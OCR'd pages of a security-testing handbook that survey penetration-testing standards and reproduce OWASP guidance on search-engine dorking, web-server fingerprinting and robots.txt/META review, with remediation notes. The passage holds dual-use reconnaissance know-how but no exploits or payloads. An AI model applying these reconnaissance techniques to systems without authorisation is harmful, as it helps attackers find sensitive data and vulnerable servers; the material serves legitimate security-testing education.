


Figure 3-1: Typical SDLC testing workflow

Penetration Testing Methodologies

Summary

- OWASP Testing Guides
  - Web Security Testing Guide (WSTG)
  - Mobile Security Testing Guide (MSTG)
  - Firmware Security Testing Methodology
- Penetration Testing Execution Standard
- PCI Penetration Testing Guide
  - PCI DSS Penetration Testing Guidance
  - PCI DSS Penetration Testing Requirements
- Penetration Testing Framework
- Technical Guide to Information Security Testing and Assessment
- Open Source Security Testing Methodology Manual
- References

OWASP Testing Guides

In terms of technical security testing execution, the OWASP testing guides are highly recommended. Depending on the types of the applications, the testing guides are listed below for the web/cloud services, Mobile app (Android/iOS), or IoT firmware respectively.

- OWASP Web Security Testing Guide
- OWASP Mobile Security Testing Guide
- OWASP Firmware Security Testing Methodology

Penetration Testing Execution Standard

Penetration Testing Execution Standard (PTES) defines penetration testing as 7 phases. Particularly, PTES Technical Guidelines give hands-on suggestions on testing procedures, and recommendation for security testing tools.

- Pre-engagement Interactions
- Intelligence Gathering
- Threat Modeling
- Vulnerability Analysis
- Exploitation
- Post Exploitation
- Reporting

PTES Technical Guidelines

PCI Penetration Testing Guide

Payment Card Industry Data Security Standard (PCI DSS) Requirement 11.3 defines the penetration testing. PCI also defines Penetration Testing Guidance.

PCI DSS Penetration Testing Guidance

The PCI DSS Penetration testing guideline provides guidance on the following:

- Penetration Testing Components

- Qualifications of a Penetration Tester
- Penetration Testing Methodologies
- Penetration Testing Reporting Guidelines

PCI DSS Penetration Testing Requirements

The PCI DSS requirement refer to Payment Card Industry Data Security Standard (PCI DSS) Requirement 11.3

- Based on industry-accepted approaches
- Coverage for CDE and critical systems
- Includes external and internal testing
- Test to validate scope reduction
- Application-layer testing
- Network-layer tests for network and OS

PCI DSS Penetration Test Guidance

Penetration Testing Framework

The Penetration Testing Framework (PTF) provides comprehensive hands-on penetration testing guide. It also lists usages of the security testing tools in each testing category. The major area of penetration testing includes:

- Network Footprinting (Reconnaissance)
- Discovery & Probing
- Enumeration
- Password cracking
- Vulnerability Assessment
- AS/400 Auditing
- Bluetooth Specific Testing
- Cisco Specific Testing
- Citrix Specific Testing
- Network Backbone
- Server Specific Tests
- VoIP Security
- Wireless Penetration
- Physical Security
- Final Report - template

Penetration Testing Framework

Technical Guide to Information Security Testing and Assessment

Technical Guide to Information Security Testing and Assessment (NIST 800-115) was published by NIST, it includes some assessment techniques listed below.

- Review Techniques
- Target Identification and Analysis Techniques
- Target Vulnerability Validation Techniques
- Security Assessment Planning
- Security Assessment Execution
- Post-Testing Activities

The NIST 800-115 can be accessed here

Open Source Security Testing Methodology Manual

The Open Source Security Testing Methodology Manual (OSSTMM) is a methodology to test the operational security of physical locations, workflow, human security testing, physical security testing, wireless security testing, telecommunication security testing, data networks security testing and compliance. OSSTMM can be supporting reference of ISO 27001 instead of a hands-on or technical application penetration testing guide.

OSSTMM includes the following key sections:

- Security Analysis
- Operational Security Metrics
- Trust Analysis
- Work Flow
- Human Security Testing
- Physical Security Testing
- Wireless Security Testing
- Telecommunications Security Testing
- Data Networks Security Testing
- Compliance Regulations
- Reporting with the STAR (Security Test Audit Report)

Open Source Security Testing Methodology Manual

References

- PCI Data Security Standard - Penetration TestingGuidance
- PTES Standard
- Open Source Security Testing Methodology Manual (OSSTMM)
- Technical Guide to Information Security Testing and Assessment NIST SP 800-115
- HIPAA Security Testing Assessment 2012
- Penetration Testing Framework 0.59
- OWASP Mobile Security Testing Guide
- Security Testing Guidelines for Mobile Apps
- Kali Linux
- Information Supplement: Requirement 11.3 Penetration Testing

Web Application Security Testing

4.0 Introduction and Objectives

4.1 Information Gathering

4.2 Configuration and Deployment Management Testing

4.3 Identity Management Testing

4.4 Authentication Testing

4.5 Authorization Testing

4.6 Session Management Testing

4.7 Input Validation Testing

4.8 Testing for Error Handling

4.9 Testing for Weak Cryptography

4.10 Business Logic Testing

4.11 Client-side Testing

4.0 Introduction and Objectives

This section describes the OWASP web application security testing methodology and explains how to test for evidence of vulnerabilities within the application due to deficiencies with identified security controls.

What is Web Application Security Testing?

A security test is a method of evaluating the security of a computer system or network by methodically validating and verifying the effectiveness of application security controls. A web application security test focuses only on evaluating the security of a web application. The process involves an active analysis of the application for any weaknesses, technical flaws, or vulnerabilities. Any security issues that are found will be presented to the system owner, together with an assessment of the impact, a proposal for mitigation or a technical solution.

What is a Vulnerability?

A vulnerability is a flaw or weakness in a system's design, implementation, operation or management that could be exploited to compromise the system's security objectives.

What is a Threat?

A threat is anything (a malicious external attacker, an internal user, a system instability, etc) that may harm the assets owned by an application (resources of value, such as the data in a database or in the file system) by exploiting a vulnerability.

What is a Test?

A test is an action to demonstrate that an application meets the security requirements of its stakeholders.

The Approach in Writing this Guide

The OWASP approach is open and collaborative:

- Open: every security expert can participate with their experience in the project. Everything is free.
- Collaborative: brainstorming is performed before the articles are written so the team can share ideas and develop a collective vision of the project. That means rough consensus, a wider audience and increased participation.

This approach tends to create a defined Testing Methodology that will be:

- Consistent
- Reproducible
- Rigorous
- Under quality control

The problems to be addressed are fully documented and tested. It is important to use a method to test all known vulnerabilities and document all the security test activities.

What Is the OWASP Testing Methodology?

Security testing will never be an exact science where a complete list of all possible issues that should be tested can be defined. Indeed, security testing is only an appropriate technique for testing the security of web applications under certain circumstances. The goal of this project is to collect all the possible testing techniques, explain these techniques, and keep the guide updated. The OWASP Web Application Security Testing method is based on the black box approach. The tester knows nothing or has very little information about the application to be tested.

The testing model consists of:

- Tester: Who performs the testing activities
- Tools and methodology: The core of this Testing Guide project
- Application: The black box to test

Testing can be categorized as passive or active:

Passive Testing

During passive testing, a tester tries to understand the application's logic and explores the application as a user. Tools can be used for information gathering. For example, an HTTP proxy can be used to observe all the HTTP requests and responses. At the end of this phase, the tester should generally understand all the access points and functionality of the system (e.g., HTTP headers, parameters, cookies, APIs, technology usage/patterns, etc). The Information Gathering section explains how to perform passive testing.

For example, a tester may find a page at the following URL: `https://www.example.com/login/auth_form`

This may indicate an authentication form where the application requests a username and password.

The following parameters represent two access points to the application: `https://www.example.com/appx?a=1&b=1`

In this case, the application shows two access points (parameters `a` and `b`). All the input points found in this phase represent a target for testing. Keeping track of the directory or call tree of the application and all the access points may be useful during active testing.

Active Testing

During active testing, a tester begins to use the methodologies described in the follow sections.

The set of active tests have been split into 12 categories:

- Information Gathering
- Configuration and Deployment Management Testing
- Identity Management Testing
- Authentication Testing
- Authorization Testing
- Session Management Testing
- Input Validation Testing
- Error Handling
- Cryptography
- Business Logic Testing
- Client-side Testing
- API Testing

4.1 Information Gathering

4.1.1 Conduct Search Engine Discovery Reconnaissance for Information Leakage

4.1.2 Fingerprint Web Server

4.1.3 Review Webserver Metafiles for Information Leakage

4.1.4 Enumerate Applications on Webserver

4.1.5 Review Webpage Content for Information Leakage

4.1.6 Identify Application Entry Points

4.1.7 Map Execution Paths Through Application

4.1.8 Fingerprint Web Application Framework

4.1.9 Fingerprint Web Application

4.1.10 Map Application Architecture

Conduct Search Engine Discovery Reconnaissance for Information Leakage

ID
WSTG-INFO-01

Summary

In order for search engines to work, computer programs (or `robots`) regularly fetch data (referred to as crawling from billions of pages on the web. These programs find web content and functionality by following links from other pages, or by looking at sitemaps. If a website uses a special file called `robots.txt` to list pages that it does not want search engines to fetch, then the pages listed there will be ignored. This is a basic overview - Google offers a more in-depth explanation of how a search engine works.

Testers can use search engines to perform reconnaissance on websites and web applications. There are direct and indirect elements to search engine discovery and reconnaissance: direct methods relate to searching the indexes and the associated content from caches, while indirect methods relate to learning sensitive design and configuration information by searching forums, newsgroups, and tendering websites.

Once a search engine robot has completed crawling, it commences indexing the web content based on tags and associated attributes, such as `<TITLE>`, in order to return relevant search results. If the `robots.txt` file is not updated during the lifetime of the web site, and in-line HTML meta tags that instruct robots not to index content have not been used, then it is possible for indexes to contain web content not intended to be included by the owners. Website owners may use the previously mentioned `robots.txt`, HTML meta tags, authentication, and tools provided by search engines to remove such content.

Test Objectives

- Identify what sensitive design and configuration information of the application, system, or organization is exposed directly (on the organization's website) or indirectly (via third-party services).

How to Test

Use a search engine to search for potentially sensitive information. This may include:

- network diagrams and configurations;
- archived posts and emails by administrators or other key staff;
- logon procedures and username formats;
- usernames, passwords, and private keys;
- third-party, or cloud service configuration files;
- revealing error message content; and
- development, test, User Acceptance Testing (UAT), and staging versions of sites.

Search Engines

Do not limit testing to just one search engine provider, as different search engines may generate different results. Search engine results can vary in a few ways, depending on when the engine last crawled content, and the algorithm the engine uses to determine relevant pages. Consider using the following (alphabetically-listed) search engines:

- Baidu, China's most popular search engine.
- Bing, a search engine owned and operated by Microsoft, and the second most popular worldwide. Supports advanced search keywords.

- binsearch.info, a search engine for binary Usenet newsgroups.
- Common Crawl, “an open repository of web crawl data that can be accessed and analyzed by anyone.”
- DuckDuckGo, a privacy-focused search engine that compiles results from many different sources. Supports search syntax.
- Google, which offers the world’s most popular search engine, and uses a ranking system to attempt to return the most relevant results. Supports search operators.
- Internet Archive Wayback Machine, “building a digital library of Internet sites and other cultural artifacts in digital form.”
- Startpage, a search engine that uses Google’s results without collecting personal information through trackers and logs. Supports search operators.
- Shodan, a service for searching Internet-connected devices and services. Usage options include a limited free plan as well as paid subscription plans.

Both DuckDuckGo and Startpage offer some increased privacy to users by not utilizing trackers or keeping logs. This can provide reduced information leakage about the tester.

Search Operators

A search operator is a special keyword or syntax that extends the capabilities of regular search queries, and can help obtain more specific results. They generally take the form of `operator:query`. Here are some commonly supported search operators:

- `site:` will limit the search to the provided domain.
- `inurl:` will only return results that include the keyword in the URL.
- `intitle:` will only return results that have the keyword in the page title.
- `intext:` or `inbody:` will only search for the keyword in the body of pages.
- `filetype:` will match only a specific filetype, i.e. png, or php.

For example, to find the web content of owasp.org as indexed by a typical search engine, the syntax required is:

```
site:owasp.org
```




Figure 4.1.1-1: Google Site Operation Search Result Example

Viewing Cached Content

To search for content that has previously been indexed, use the `cache:` operator. This is helpful for viewing content that may have changed since the time it was indexed, or that may no longer be available. Not all search engines provide cached content to search; the most useful source at time of writing is Google.

To view `owasp.org` as it is cached, the syntax is:

```
cache:owasp.org
```




Figure 4.1.1-2: Google Cache Operation Search Result Example

Google Hacking, or Dorking

Searching with operators can be a very effective discovery technique when combined with the creativity of the tester. Operators can be chained to effectively discover specific kinds of sensitive files and information. This technique, called Google hacking or Dorking, is also possible using other search engines, as long as the search operators are supported.

A database of dorks, such as Google Hacking Database, is a useful resource that can help uncover specific information. Some categories of dorks available on this database include:

- Footholds
- Files containing usernames
- Sensitive Directories
- Web Server Detection
- Vulnerable Files
- Vulnerable Servers
- Error Messages
- Files containing juicy info
- Files containing passwords
- Sensitive Online Shopping Info

Databases for other search engines, such as Bing and Shodan, are available from resources such as Bishop Fox's Google Hacking Diggity Project.

Remediation

Carefully consider the sensitivity of design and configuration information before it is posted online.

Periodically review the sensitivity of existing design and configuration information that is posted online.

Fingerprint Web Server

ID
WSTG-INFO-02

Summary

Web server fingerprinting is the task of identifying the type and version of web server that a target is running on. While web server fingerprinting is often encapsulated in automated testing tools, it is important for researchers to understand the fundamentals of how these tools attempt to identify software, and why this is useful.

Accurately discovering the type of web server that an application runs on can enable security testers to determine if the application is vulnerable to attack. In particular, servers running older versions of software without up-to-date security patches can be susceptible to known version-specific exploits.

Test Objectives

- Determine the version and type of a running web server to enable further discovery of any known vulnerabilities.

How to Test

Techniques used for web server fingerprinting include banner grabbing, eliciting responses to malformed requests, and using automated tools to perform more robust scans that use a combination of tactics. The fundamental premise by which all these techniques operate is the same. They all strive to elicit some response from the web server which can then be compared to a database of known responses and behaviors, and thus matched to a known server type.

Banner Grabbing

A banner grab is performed by sending an HTTP request to the web server and examining its response header. This can be accomplished using a variety of tools, including `telnet` for HTTP requests, or `openssl` for requests over SSL.

For example, here is the response to a request from an Apache server.

```
HTTP/1.1 200 OK
Date: Thu, 05 Sep 2019 17:42:39 GMT
Server: Apache/2.4.41 (Unix)
Last-Modified: Thu, 05 Sep 2019 17:40:42 GMT
ETag: "75-591d1d21b6167"
Accept-Ranges: bytes
Content-Length: 117
Connection: close
Content-Type: text/html
...
```

Here is another response, this time from nginx.

```
HTTP/1.1 200 OK
Server: nginx/1.17.3
Date: Thu, 05 Sep 2019 17:50:24 GMT
Content-Type: text/html
Content-Length: 117
Last-Modified: Thu, 05 Sep 2019 17:40:42 GMT
Connection: close
ETag: "5d71489a-75"
```

```
Accept-Ranges: bytes
...
```

Here's what a response from lighttpd looks like.

```
HTTP/1.0 200 OK
Content-Type: text/html
Accept-Ranges: bytes
ETag: "4192788355"
Last-Modified: Thu, 05 Sep 2019 17:40:42 GMT
Content-Length: 117
Connection: close
Date: Thu, 05 Sep 2019 17:57:57 GMT
Server: lighttpd/1.4.54
```

In these examples, the server type and version is clearly exposed. However, security-conscious applications may obfuscate their server information by modifying the header. For example, here is an excerpt from the response to a request for a site with a modified header:

```
HTTP/1.1 200 OK
Server: Website.com
Date: Thu, 05 Sep 2019 17:57:06 GMT
Content-Type: text/html; charset=utf-8
Status: 200 OK
...
```

In cases where the server information is obscured, testers may guess the type of server based on the ordering of the header fields. Note that in the Apache example above, the fields follow this order:

- Date
- Server
- Last-Modified
- ETag
- Accept-Ranges
- Content-Length
- Connection
- Content-Type

However, in both the nginx and obscured server examples, the fields in common follow this order:

- Server
- Date
- Content-Type

Testers can use this information to guess that the obscured server is nginx. However, considering that a number of different web servers may share the same field ordering and fields can be modified or removed, this method is not definite.

Sending Malformed Requests

Web servers may be identified by examining their error responses, and in the cases where they have not been customized, their default error pages. One way to compel a server to present these is by sending intentionally incorrect or malformed requests.

For example, here is the response to a request for the non-existent method `SANTA CLAUS` from an Apache server.

```
GET / SANTA CLAUS/1.1


HTTP/1.1 400 Bad Request
Date: Fri, 06 Sep 2019 19:21:01 GMT
Server: Apache/2.4.41 (Unix)
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
</body></html>
```

Here is the response to the same request from nginx.

```
GET / SANTA CLAUS/1.1


<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.17.3</center>
</body>
</html>
```

Here is the response to the same request from lighttpd.

```
GET / SANTA CLAUS/1.1


HTTP/1.0 400 Bad Request
Content-Type: text/html
Content-Length: 345
Connection: close
Date: Sun, 08 Sep 2019 21:56:17 GMT
Server: lighttpd/1.4.54

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>400 Bad Request</title>
 </head>
 <body>
  <h1>400 Bad Request</h1>
 </body>
</html>
```

As default error pages offer many differentiating factors between types of web servers, their examination can be an effective method for fingerprinting even when server header fields are obscured.

Using Automated Scanning Tools

As stated earlier, web server fingerprinting is often included as a functionality of automated scanning tools. These tools are able to make requests similar to those demonstrated above, as well as send other more server-specific probes. Automated tools can compare responses from web servers much faster than manual testing, and utilize large databases of known responses to attempt server identification. For these reasons, automated tools are more likely to produce accurate results.

Here are some commonly-used scan tools that include web server fingerprinting functionality.

- Netcraft, an online tool that scans websites for information, including the web server.
- Nikto, an Open Source command-line scanning tool.
- Nmap, an Open Source command-line tool that also has a GUI, Zenmap.

Remediation

While exposed server information is not necessarily in itself a vulnerability, it is information that can assist attackers in exploiting other vulnerabilities that may exist. Exposed server information can also lead attackers to find version-specific server vulnerabilities that can be used to exploit unpatched servers. For this reason it is recommended that some precautions be taken. These actions include:

- Obscuring web server information in headers, such as with Apache's mod_headers module.
- Using a hardened reverse proxy server to create an additional layer of security between the web server and the Internet.
- Ensuring that web servers are kept up-to-date with the latest software and security patches.

Review Webserver Metafiles for Information Leakage

ID
WSTG-INFO-03

Summary

This section describes how to test various metadata files for information leakage of the web application's path(s), or functionality. Furthermore, the list of directories that are to be avoided by Spiders, Robots, or Crawlers can also be created as a dependency for Map execution paths through application. Other information may also be collected to identify attack surface, technology details, or for use in social engineering engagement.

Test Objectives

- Identify hidden or obfuscated paths and functionality through the analysis of metadata files.
- Extract and map other information that could lead to better understanding of the systems at hand.

How to Test

> Any of the actions performed below with `wget` could also be done with `curl`. Many Dynamic Application Security Testing (DAST) tools such as ZAP and Burp Suite include checks or parsing for these resources as part of their spider/crawler functionality. They can also be identified using various Google Dorks or leveraging advanced search features such as `inurl:`.

Robots

Web Spiders, Robots, or Crawlers retrieve a web page and then recursively traverse hyperlinks to retrieve further web content. Their accepted behavior is specified by the Robots Exclusion Protocol of the robots.txt file in the web root directory.

As an example, the beginning of the `robots.txt` file from Google sampled on 2020 May 5 is quoted below:

```
User-agent: *
Disallow: /search
Allow: /search/about
Allow: /search/static
Allow: /search/howsearchworks
Disallow: /sdch
...
```

The User-Agent directive refers to the specific web spider/robot/crawler. For example, the `User-Agent: Googlebot` refers to the spider from Google while `User-Agent: bingbot` refers to a crawler from Microsoft. `User-Agent: *` in the example above applies to all web spiders/robots/crawlers.

The `Disallow` directive specifies which resources are prohibited by spiders/robots/crawlers. In the example above, the following are prohibited:

```
...
Disallow: /search
...
Disallow: /sdch
...
```

Web spiders/robots/crawlers can intentionally ignore the `Disallow` directives specified in a `robots.txt` file, such as those from Social Networks to ensure that shared linked are still valid. Hence, `robots.txt` should not be considered as a mechanism to enforce restrictions on how web content is accessed, stored, or republished by third parties.

The `robots.txt` file is retrieved from the web root directory of the web server. For example, to retrieve the `robots.txt` from `www.google.com` using `wget` or `curl`:

```
$ curl -O -Ss http://www.google.com/robots.txt && head -n5 robots.txt
User-agent: *
Disallow: /search
Allow: /search/about
Allow: /search/static
Allow: /search/howsearchworks
...
```

Analyze robots.txt Using Google Webmaster Tools

Web site owners can use the Google "Analyze robots.txt" function to analyze the website as part of its Google Webmaster Tools. This tool can assist with testing and the procedure is as follows:

1. Sign into Google Webmaster Tools with a Google account.
2. On the dashboard, enter the URL for the site to be analyzed.
3. Choose between the available methods and follow the on screen instruction.

META Tags

`<META>` tags are located within the `HEAD` section of each HTML document and should be consistent across a web site in the event that the robot/spider/crawler start point does not begin from a document link other than webroot i.e. a deep link. Robots directive can also be specified through use of a specific META tag.

Robots META Tag

If there is no `<META NAME="ROBOTS" ... >` entry then the "Robots Exclusion Protocol" defaults to `INDEX,FOLLOW` respectively. Therefore, the other two valid entries defined by the "Robots Exclusion Protocol" are prefixed with `NO...` i.e. `NOINDEX` and `NOFOLLOW`.

Based on the Disallow directive(s) listed within the `robots.txt` file in webroot, a regular expression search for `<META NAME="ROBOTS"` within each web page is undertaken and the result compared to the `robots.txt` file in webroot.

Miscellaneous META Information Tags

Organizations often embed informational META tags in web content to support various technologies such as screen readers, social networking previews, search engine indexing, etc. Such meta-information can be of value to testers in identifying technologies used, and additional paths/functionality to explore and test. The following meta information was retrieved from `www.whitehouse.gov` via View Page Source on 2020 May 05:

```
...
<meta property="og:locale" content="en_US" />
<meta property="og:type" content="website" />
<meta property="og:title" content="The White House" />
<meta property="og:description" content="We, the citizens of America, are now joined in a great
national effort to rebuild our country and to restore its promise for all. – President Donald
Trump." />
<meta property="og:url" content="https://www.whitehouse.gov/" />
<meta property="og:site_name" content="The White House" />
<meta property="fb:app_id" content="1790466490985150" />
<meta property="og:image" content="https://www.whitehouse.gov/wp-content/uploads/2017/12/wh.gov-
share-img_03-1024x538.png" />
<meta property="og:image:secure_url" content="https://www.whitehouse.gov/wp-
content/uploads/2017/12/wh.gov-share-img_03-1024x538.png" />
<meta name="twitter:card" content="summary_large_image" />
```

```
<meta name="twitter:description" content="We, the citizens of America, are now joined in a great
national effort to rebuild our country and to restore its promise for all. – President Donald
Trump." />
<meta name="twitter:title" content="The White House" />
<meta name="twitter:site" content="@whitehouse" />
<meta name="twitter:image" content="https://www.whitehouse.gov/wp-content/uploads/2017/12/wh.gov-
share-img_03-1024x538.png" />
<meta name="twitter:creator" content="@whitehouse" />
...
<meta name="apple-mobile-web-app-title" content="The White House">
<meta name="application-name" content="The White House">
<meta name="msapplication-TileColor" content="#0c2644">
<meta name="theme-color" content="#f5f5f5">
...
```

Sitemaps

A sitemap is a file where a developer or organization can provide information about the pages, videos, and other files offered by the site or application, and the relationship between them. Search engines can use this file to more intelligently explore your site. Testers can use `sitemap.xml` files to learn more about the site or application to explore it more completely.

The following excerpt is from Google's primary sitemap retrieved 2020 May 05.

```
